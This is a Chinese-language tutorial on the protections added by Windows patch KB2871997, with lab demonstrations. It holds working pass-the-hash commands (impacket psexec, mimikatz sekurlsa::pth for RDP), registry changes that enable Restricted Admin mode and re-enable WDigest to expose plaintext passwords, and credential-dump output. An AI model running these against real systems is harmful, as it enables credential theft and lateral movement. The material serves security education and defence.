微软在 2014 年 5 月 13 日发布了针对 Pass The Hash 哈希传递攻击的更新补丁 KB2871997。其标题为"Update to fix the Pass-The-Hash Vulnerability", 而在一周后微软却把标题改成了"Update to improve credentials protection and management"。事实上, 正如标题所言, 这个补丁的最大作用是更新以改进凭据保护和管理。这个补丁主要包含 Windows 8.1 和 Windows Server 2012 R2 中引入的增强安全保护机制。使得 Windows 7、Windows 8、Windows Server 2008 R2 等低版本系统也可以获得新的安全保护机制, 但是这个补丁并不能够修复 PTH 哈希传递攻击。

那么问题来了, KB2871997 补丁引入了哪些新的安全保护机制呢?

- "Protected Users"组的支持
- "Restricted Admin RDP"模式远程客户端支持
- "Pass The Hash"增强保护

官方文档: [Update to improve credentials protection and management](#)

1. "Protected Users"组的支持

自 Windows Server 2012 R2 域功能级别起, 微软引入了一个全局安全组 "Protected Users"。此组的成员得到额外的保护, 以防止身份验证过程中凭据的损害。此安全组被设计为有效保护和管理企业内部凭据策略的一部分。此组的成员

会自动对其帐户应用不可配置的保护。受保护用户组中的成员在默认情况下是限制性的和主动安全的。修改对帐户的这些保护的唯一方法是从安全组中删除该帐户。

关于"Protected Users"组的官方文档：[Protected Users Security Group](#)。

那么"Protected Users" 组是通过哪些安全措施保护组内用户安全性的呢？

- "Protected Users"组中的用户强制只能使用 Kerberos 协议进行身份验证，拒绝 NTLM、Digest 和 CredSSP 认证。
- 使用 Kerberos 协议进行身份验证的时候拒绝使用 DES 和 RC4 加密类型，强制使用 AES 加密进行预身份验证。这也意味着目标域需要配置为支持 AES 加密。
- 不能使用 Kerberos 约束性或非约束性委派来委派用户的账户。

从上面安全保护措施可以看到，"Protected Users"组的成员将无法使用 NTLM、Digest 和 CredSSP 进行认证，强制使用 Kerberos 协议进行身份认证。并且使用 Kerberos 协议进行身份认证的时候，也无法使用 DES 和 RC4 加密类型进行预认证，只能强制使用具有更高加密强度的 AES 加密进行预身份认证。因此在 Kerberos 身份认证阶段就用不到 NTLM hash 了。攻击者也就无法进行哈希传递攻击了。

而 KB2871997 补丁使得低于 Windows Server 2012R2 域功能级别的域控也支持 "Protected Users"组。因此，如果将敏感用户加入"Protected Users"组后，则该敏感用户无法将无法进行哈希传递攻击。

如图所示，当未将 administrator 加入"Protected Users"组时，可以进行哈希传递攻击。当把 administrator 加入"Protected Users" 组后，无法进行哈希传递攻击。

```

~/impacket/examples # python3 psexec.py xie/administrator@10.211.55.4 -hashes 329153f560eb329c0e1dea55e88a1e9:33e17aa21ccc6ab0e6ff30e6cb918dfb
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.211.55.4.....
[*] Found writable share ADMIN$
[*] Uploading file PfZrvDyl.exe
[*] Opening SVCManager on 10.211.55.4.....
[*] Creating service Txd on 10.211.55.4.....
[*] Starting service Txd.....
[*] Press help for extra shell commands
Microsoft Windows [i] 6.3.9600
(C) 2013 Microsoft Corporation l0a4-f7-Llk2 yiu

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 10.211.55.4.....
[*] Stopping service Txd.....
[*] Removing service Txd.....
[*] Removing file PfZrvDyl.exe.....
~/impacket/examples # python3 psexec.py xie/administrator@10.211.55.4 -hashes 329153f560eb329c0e1dea55e88a1e9:33e17aa21ccc6ab0e6ff30e6cb918dfb
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[-] SMB SessionError: STATUS_ACCOUNT_RESTRICTION(Indicates a referenced user name and authentication information are valid, but some user account restriction has prevented successful authentication (such as
time-of-day restrictions).)

```

2. "Restricted Admin RDP"模式远程客户端支持

自 Windows 8.1 和 Windows Server 2012R2 起，微软引入了"Restricted Admin RDP" 模式。"Restricted Admin RDP" 模式增强了安全性以保护用户的凭据，但是此模式对于"Remote Desktop Users"组内的用户不可用。在"Restricted Admin RDP" 模式之前，RDP 登录是一个交互式的登录，只有在用户提供用户名和密码之后，才可以获得访问权限。以这种方式 RDP 登录到目标主机将用户的凭据存储在目标主机的内存中。如果目标主机被拿下，此凭据也会被盗。而"Restricted Admin RDP" 模式能够支持网络登录，即可以通过用户现有的登录令牌来进行 RDP 的身份验证。使用这种登录类型可以确保在目标主机上不保存用户的凭据。关于"Restricted Admin RDP" 模式的官方文档：[Restricted Admin mode for RDP in Windows 8.1 / 2012 R2](#)

KB2871997 补丁使得低于 Windows 8.1 和 Windows Server 2012R2 版本的机器也支持"Restricted Admin RDP" 模式。但是从上面的描述中我们可以看出，"Restricted Admin RDP" 模式对 PTH 哈希传递攻击并没有有效改善。反而引入了一种新的攻击方式——Pass The Hash with Remote Desktop。

(1) Pass The Hash with Remote Desktop

应用了"Restricted Admin RDP" 模式的主机支持使用 hash 凭据来 RDP 登录远程主机，而无需输入用户的明文密码，因此攻击者可以通过 Hash 来进行 RDP 远程桌面登录。但是前提是使用 PTH 进行 RDP 登录要求进行连接的客户端也得支持"Restricted Admin RDP" 模式，并且连接的用户需要是本地管理员用户。

如图所示，目标主机存在 test、hack 和 administrator 用户。

```
C:\Users\Administrator\Desktop>net localgroup administrators
Alias name     administrators
Comment       管理员对计算机/域有不受限制的完全访问权

Members

-----
Administrator
hack
The command completed successfully.

C:\Users\Administrator\Desktop>net user

User accounts for \\WIN10

-----
Administrator      DefaultAccount      Guest
hack                test                WDAGUtilityAccount
The command completed successfully.
```

test 是普通用户，而 hack 和 administrator 是本地管理员用户。三个用户均能通过 RDP 使用明文账号密码进行连接。现在我们知道了这三个用户的密码哈希，但没有解出明文密码。现在，我们想利用密码 Hash 进行 RDP 的 PTH 攻击。

使用 administrator 账号密码哈希执行如下命令进行 PTH 哈希传递 RDP 服务。

```
privilege::debug
sekurlsa::pth /user:administrator /domain:10.211.55.16 /ntlm:329153f560eb329c0e1
deea55e88a1e9 "/run:mstsc.exe /restrictedadmin"
```


如图所示，使用 administrator 密码哈希进行 PTH 哈希传递 RDP 服务攻击成功。

```
C:\Users\Administrator\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:administrator /domain:10.211.55.16 /ntlm:329153f560eb329c0e1deea55e88a1e9 "/run:mstsc.exe /restrictedadmin"
user      : administrator
domain    : 10.211.55.16
program   : mstsc.exe /restrictedadmin
impers.   : no
NTLM      : 329153f560eb329c0e1deea55e88a1e9
| PID 2336
| TID 1512
| LSA Process is now R/W
| LUID 0 ; 1698947 (00000000:0019ec83)
\ msv1_0 - data copy @ 00000078759A9370 : OK !
\ kerberos - data copy @ 00000078759F72B8
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 00000078759B9808 (16) -> null
```



使用 hack 账号密码哈希执行如下命令进行 PTH 哈希传递 RDP 服务。

```
privilege::debug
```

```
sekurlsa::pth /user:hack /domain:10.211.55.16 /ntlm:329153f560eb329c0e1deea55e88a1e9 "/run:mstsc.exe /restrictedadmin"
```


如图所示，使用 hack 密码哈希进行 PTH 哈希传递 RDP 服务攻击成功。

```
C:\Users\Administrator\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:hack /domain:10.211.55.16 /ntlm:329153f560eb329c0e1deea55e88a1e9 "/run:mstsc.exe /restrictedadmin"
user      : hack
domain    : 10.211.55.16
program   : mstsc.exe /restrictedadmin
impers.   : no
NTLM      : 329153f560eb329c0e1deea55e88a1e9
| PID 2308
| TID 340
| LSA Process is now R/W
| LUID 0 ; 2041034 (00000000:001f24ca)
\ msv1_0 - data copy @ 00000078759F1920 : OK !
\ kerberos - data copy @ 00000078759A90B8
\ aes256_hmac -> null
\ aes128_hmac -> null
\ rc4_hmac_nt OK
\ rc4_hmac_old OK
\ rc4_md4 OK
\ rc4_hmac_nt_exp OK
\ rc4_hmac_old_exp OK
\ *Password replace @ 00000078759B9808 (16) -> null
```




使用 test 账号密码哈希执行如下命令进行 PTH 哈希传递 RDP 服务。

```
privilege::debug
```

```
sekurlsa::pth /user:test /domain:10.211.55.16 /ntlm:329153f560eb329c0e1deea55e88a1e9 "/run:mstsc.exe /restrictedadmin"
```

如图所示，使用 test 密码哈希进行 PTH 哈希传递 RDP 服务攻击失败。提示连接被拒绝！原因在于 test 用户不是目标主机的本地管理员用户。



```
C:\Users\Administrator\Desktop>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A la Vie, A l'Amour" - (oe.eo)
## / \ ##  /**/ Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
# \ / #    > https://blog.gentilkiwi.com/mimikatz
'## v #'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # privilege::Debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:test /domain:10.211.55.16 /ntlm:329153f560eb329c0e1deea55e88a1e9 "/run:mstsc.exe /restrictedadmin"
user      : test
domain    : 10.211.55.16
program   : mstsc.exe /restrictedadmin
impers.   : no
NTLM      : 329153f560eb329c0e1deea55e88a1e9
| PID 612
| TID 324
| LSA Process is now R/W
| LUID 0 ; 2080561 (00000000:001fbf31)
| msv1_0 - data copy @ 00000078759F2210 : OK !
| kerberos - data copy @ 00000078759B9798
| aes256_hmac -> null
| aes128_hmac -> null
| rc4_hmac_nt OK
| rc4_hmac_old OK
| rc4_md4 OK
| rc4_hmac_nt_exp OK
| rc4_hmac_old_exp OK
| *Password replace @ 00000078759DEA78 (16) -> null

[Remote Desktop Connection Window]
Title: 远程桌面连接
Content: 连接
Computer (C): 10.211.55.16
Username: 
Error: 连接被拒绝，因为没有授权此用户帐户进行远程登录。
Buttons: 确定, 帮助(H), 显示选项(O), 连接(N), 帮助(H)
```

如果目标主机支持"Restricted Admin RDP" 模式，但没有开启的话，可以使用以下命令开启：

```
REG ADD HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d 00000000 /f
```

执行以上命令开启了"Restricted Admin RDP" 模式后，可以执行如下命令查询是否开启成功。值为 0，代表开启；值为 1，代表关闭

```
REG query "HKLM\System\CurrentControlSet\Control\Lsa" | findstr "DisableRestrictedAdmin"
```

如图所示，查询注册表为 0，代表开启了。

```
C:\Users\Administrator>REG ADD HKLM\System\CurrentControlSet\Control\Lsa /v DisableRestrictedAdmin /t REG_DWORD /d 00000000 /f
The operation completed successfully.

C:\Users\Administrator>REG query "HKLM\System\CurrentControlSet\Control\Lsa" | findstr "DisableRestrictedAdmin"
    DisableRestrictedAdmin    REG_DWORD    0x0
```

3. "Pass The Hash"增强保护


(1) 注销时清除凭据

默认情况下，当用户远程桌面登录时，Windows 会在 LSASS 内存中缓存用户的明文凭据、NTLM 密码散列、Kerberos TGT 票据等。但是，在用户注销后，这些凭据却不一定会在 LSASS 内存中清除。而此更新可以确保在用户注销后在进程中清除这些凭据

(2) 从 LSASS 内存删除明文凭证

通过将明文凭证从 LSASS 内存中移除，攻击者无法通过 mimikatz 等工具从内存中抓取到用户的明文凭据，但是 NTLM 哈希、Kerberos 票据等仍然会存储在 LSASS 内存中。该功能是通过禁用 Wdigest 认证来实现的。因此默认情况下，Windows 8.1 和 Windows Server 2012 R2 高版本系统是没有 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential 注册表键，说明禁用了 Wdigest 认证。但是实际情况是有一些服务需要开启 Wdigest 认证，因此管理员可以手动注册该 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential 键，并通过将其赋值为 0 或 1 来选择关闭或开启 Wdigest 认证。

如图所示，可以看到默认情况下没有 UseLogonCredential 注册表。



因此，在高版本系统中是无法通过 mimikatz 抓到明文密码的。如图所示：

```

Authentication Id : 0 ; 102072 (00000000:00018eb8)
Session          : Interactive from 1
User Name        : hack
Domain           : WIN10
Logon Server     : WIN10
Logon Time       : 2021/9/28 11:59:50
SID              : S-1-5-21-540866534-4101927680-2958546539-1001

msv :
[00000003] Primary
* Username : hack
* Domain   : .
* NTLM     : 329153f560eb329c0e1deea55e88a1e9
* SHA1     : a2e138ad319a0e08ffc4a185ce05933bf5c01d5c

tspkg :
wdigest :
* Username : hack
* Domain   : WIN10
* Password : (null)

kerberos :
* Username : hack
* Domain   : WIN10
* Password : (null)


ssp :
credman :
cloudap : KO
  
```

如果安全研究执行如下命令手动注册该

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential 键，并且将其值赋为 1 的话，即使在打了补丁的系统中，也能在内存中抓到明文凭据。

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

如图可以看到已经增加了 UseLogonCredential 键，并且其值已经为 1 了。



再次使用 mimikatz 抓取密码，如图所示，可以看到，能抓到明文密码了。

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1203203 (00000000:00125c03)
Session           : Interactive from 2
User Name         : hack
Domain            : WIN10
Logon Server      : WIN10
Logon Time        : 2021/10/14 17:36:43
SID               : S-1-5-21-540866534-4101927680-2958546539-1001

msv :
[00000003] Primary
* Username : hack
* Domain   : WIN10
* NTLM     : 329153f560eb329c0e1deea55e88a1e9
* SHA1     : a2e138ad319a0e08ffc4a185ce05933bf5c01d5c
tspkg :
wdigest :
* Username : hack
* Domain   : WIN10
* Password : root
kerberos :
* Username : hack
* Domain   : WIN10
* Password : (null)
```

(3) 引入新的 SID

该补丁引入了以下两个新的 SID：

- LOCAL_ACCOUNT (S-1-5-113)：所有本地帐户继承此 SID。
- LOCAL_ACCOUNT_AND_MEMBER_OF ADMINISTRATORS_GROUP (S-1-5-114)：所有管理员组的本地帐户继承此 SID。

如图所示，可以看到这两个 SID。


```
C:\>whoami /all

USER INFORMATION
-----
User Name          SID
-----
server2016\administrator S-1-5-21-909331469-3570597106-3737937367-500


GROUP INFORMATION
-----
Group Name          Type          SID          Attributes
-----
Everyone            Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\本地帐户和管理员组成员 Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators Alias          S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users       Alias          S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON       Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\本地帐户 Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL               Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label S-1-16-12288
```

作为网络管理员，可以通过组策略设置“拒绝从网络访问此计算机”和“拒绝通过远程桌面服务登录”这两个安全选项来禁止本地账户通过远程桌面和网络访问计算机。但是域用户不受影响！


如图所示配置，打开组策略，计算机配置——>Windows 设置——>安全设置——>本地策略——>用户权限分配，找到“拒绝从网络访问此计算机”和“拒绝通过远程桌面服务登录”这两个选项



如图所示，将本地账户添加到“拒绝从网络访问这台计算机”。

